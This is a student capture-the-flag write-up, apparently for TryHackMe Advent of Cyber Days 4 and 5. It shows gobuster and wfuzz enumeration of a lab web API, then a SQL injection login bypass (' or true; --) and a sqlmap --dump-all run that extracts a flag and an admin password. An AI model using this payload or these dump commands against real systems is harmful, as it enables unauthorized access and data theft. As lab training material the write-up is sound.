
Day 4: Web Exploitation - Santa's Watching

Tools used: Kali Linux, Firefox, Gobuster, Wfuzz

Solution/walkthrough:


Question 1

Only a christmas and a line of text remains on the website. To find out the api we used gobuster using the list given which is big.txt. We found out that the api is located at /api. In the /api page we find a file called site-log.php



Question 2

Next we know that the api takes a date in the form of YYYYMMDD so we used wfuzz to numerate through a list of dates called wordlist. We found out that the date “20201125” has a different amount of characters than the others.




```
1211101591@kali: ~  
File Actions Edit View Help  
1211101591@kali: ~  
$ wfuzz -c -z file,/home/kali/Downloads/wordlist -u http://10.10.210.17/api/site-log.php?date=FUZZ  
/usr/lib/python3/dist-packages/wfuzz/_init_.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's documentation for more information.  
*****  
* Wfuzz 3.1.0 - The Web Fuzzer *  
*****  
Target: http://10.10.210.17/api/site-log.php?date=FUZZ  
Total requests: 63  


| ID         | Response | Lines | Word | Chars | Payload    |
|------------|----------|-------|------|-------|------------|
| 000000027: | 200      | 0 L   | 0 W  | 0 Ch  | "20201126" |
| 000000001: | 200      | 0 L   | 0 W  | 0 Ch  | "20201100" |
| 000000026: | 200      | 0 L   | 1 W  | 13 Ch | "20201125" |
| 000000029: | 200      | 0 L   | 0 W  | 0 Ch  | "20201128" |
| 000000015: | 200      | 0 L   | 0 W  | 0 Ch  | "20201114" |
| 000000025: | 200      | 0 L   | 0 W  | 0 Ch  | "20201124" |
| 000000003: | 200      | 0 L   | 0 W  | 0 Ch  | "20201102" |
| 000000028: | 200      | 0 L   | 0 W  | 0 Ch  | "20201127" |
| 000000007: | 200      | 0 L   | 0 W  | 0 Ch  | "20201106" |
| 000000024: | 200      | 0 L   | 0 W  | 0 Ch  | "20201123" |
| 000000023: | 200      | 0 L   | 0 W  | 0 Ch  | "20201122" |
| 000000022: | 200      | 0 L   | 0 W  | 0 Ch  | "20201121" |
| 000000021: | 200      | 0 L   | 0 W  | 0 Ch  | "20201120" |
| 000000020: | 200      | 0 L   | 0 W  | 0 Ch  | "20201119" |
| 000000019: | 200      | 0 L   | 0 W  | 0 Ch  | "20201118" |
| 000000013: | 200      | 0 L   | 0 W  | 0 Ch  | "20201112" |
| 000000014: | 200      | 0 L   | 0 W  | 0 Ch  | "20201113" |


```

Question 3

We typed in the date found previously by adding “?date=20201125” and discovered the flag.



Thought Process/Methodology:

By using gobuster, we found the api directory of our target domain. After we found the directory, we fuzzed the api/site-log.php directory and managed to find the payload to get the flag.


Day 5: Web Exploitation - Someone stole Santa's gift list!

Tools used: Kali Linux, Firefox, Burpsuite, SQLmap, FoxyProxy

Solution/walkthrough:


Question 1

By guessing, we figured out Santa's secret login panel.




Question 2

By using a simple SQL statement such as ' or true; -- in the username field will bypass the login



Question 3

We then make a query to the database and intercept it using burpsuite. After that we save the request as a file.



We then run SQLmap using the request file to file dump the database. We specified DBMS as SQLite as it was mentioned in santa's notes.

```
1211101591@kali: ~
File Actions Edit View Help
(1211101591@kali)-[~]
$ sqlmap -r panel.request --tamper=space2comment --dump-all --dbms sqlite

{1.6.6#stable}
https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 02:12:27 /2022-06-21/

[02:12:27] [INFO] parsing HTTP request from 'panel.request'
[02:12:27] [INFO] loading tamper module 'space2comment'
[02:12:28] [INFO] testing connection to the target URL
[02:12:28] [INFO] checking if the target is protected by some kind of WAF/IPS
[02:12:28] [INFO] testing if the target URL content is stable
[02:12:28] [INFO] target URL content is stable
[02:12:28] [INFO] testing if GET parameter 'search' is dynamic
[02:12:29] [WARNING] GET parameter 'search' does not appear to be dynamic
[02:12:29] [WARNING] heuristic (basic) test shows that GET parameter 'search' might not be injectable
[02:12:29] [INFO] testing for SQL injection on GET parameter 'search'
[02:12:29] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[02:12:30] [WARNING] reflective value(s) found and filtering out
[02:12:32] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[02:12:32] [INFO] testing 'Generic inline queries'
it is recommended to perform only basic UNION tests if there is not at least one other (potential) technique found.
Do you want to reduce the number of requests? [Y/n] y
[02:12:45] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[02:12:46] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of query columns. Automatically extending the range for current UNION query injection technique test
[02:12:47] [INFO] target URL appears to have 2 columns in query
```

Question 4

There are a total of 22 entries in the gift database and paul asked for a github ownership. The flag and admin's password can also be seen below.

```
1211101591@kali: ~
File Actions Edit View Help
[02:12:52] [INFO] fetching tables for database: 'SQLite_masterdb'
[02:12:52] [INFO] fetching columns for table 'sequels'
[02:12:52] [INFO] fetching entries for table 'sequels'
Database: <current>
Table: sequels
[22 entries]
+----+-----+-----+
| kid | age | title |
+----+-----+-----+
| James | 8 | shoes |
| John | 4 | skateboard |
| Robert | 17 | iphone |
| Michael | 5 | playstation |
| William | 6 | xbox |
| David | 6 | candy |
| Richard | 9 | books |
| Joseph | 7 | socks |
| Thomas | 10 | 10 McDonalds meals |
| Charles | 3 | toy car |
| Christopher | 8 | air hockey table |
| Daniel | 12 | lego star wars |
| Matthew | 15 | bike |
| Anthony | 3 | table tennis |
| Donald | 4 | fazer chocolate |
| Mark | 17 | wii |
| Paul | 9 | github ownership |
| James | 8 | finnish-english dictionary |
| Steven | 11 | laptop |
| Andrew | 16 | raspberry pie |
| Kenneth | 19 | TryHackMe Sub |
| Joshua | 12 | chair |
+----+-----+-----+

[02:12:53] [INFO] table 'SQLite_masterdb.sequels' dumped to CSV file '/home/1211101591/.local/share/sqlmap/output/10.131.247/dump/SQLite_masterdb/sequels.csv'
```

```
1211101591@kali: ~  
File Actions Edit View Help  
+ Joshua | 12 | chair +  
+-----+  
[02:12:53] [INFO] table 'SQLite_masterdb.sequels' dumped to CSV file '/home/1211101591/.local/share/sqlmap/output/10.10.131.247/dump/SQLite_masterdb/sequels.csv'  
[02:12:53] [INFO] fetching columns for table 'hidden_table'  
[02:12:53] [INFO] fetching entries for table 'hidden_table'  
Database: <current>  
Table: hidden_table  
[1 entry]  
+-----+  
| flag |  
+-----+  
| thmfox{All_I_Want_for_Christmas_Is_You} |  
+-----+  
[02:12:53] [INFO] table 'SQLite_masterdb.hidden_table' dumped to CSV file '/home/1211101591/.local/share/sqlmap/output/10.10.131.247/dump/SQLite_masterdb/hidden_table.csv'  
[02:12:53] [INFO] fetching columns for table 'users'  
[02:12:53] [INFO] fetching entries for table 'users'  
Database: <current>  
Table: users  
[1 entry]  
+-----+ +-----+  
| password | username |  
+-----+ +-----+  
| EhCNSWzzFP6sc7gB | admin |  
+-----+ +-----+  
[02:12:54] [INFO] table 'SQLite_masterdb.users' dumped to CSV file '/home/1211101591/.local/share/sqlmap/output/10.10.131.247/dump/SQLite_masterdb/users.csv'  
[02:12:54] [WARNING] HTTP error codes detected during run:  
400 (Bad Request) - 1 times  
[02:12:54] [INFO] fetched data logged to text files under '/home/1211101591/.local/share/sqlmap/output/10.10.131.247'
```

Thought Process/Methodology:

After accessing a page with nothing to interact with, we found out a hidden directory by using guessing/ trial and error which is /santapanel. Using SQLi we were able to bypass the login page and we were redirected to a database query page. We made a query and intercepted it using BurpSuite and saved it as a request file. After that, we used the request file to dump the whole database using SQLMap. We found the flag inside the “hidden_table” table.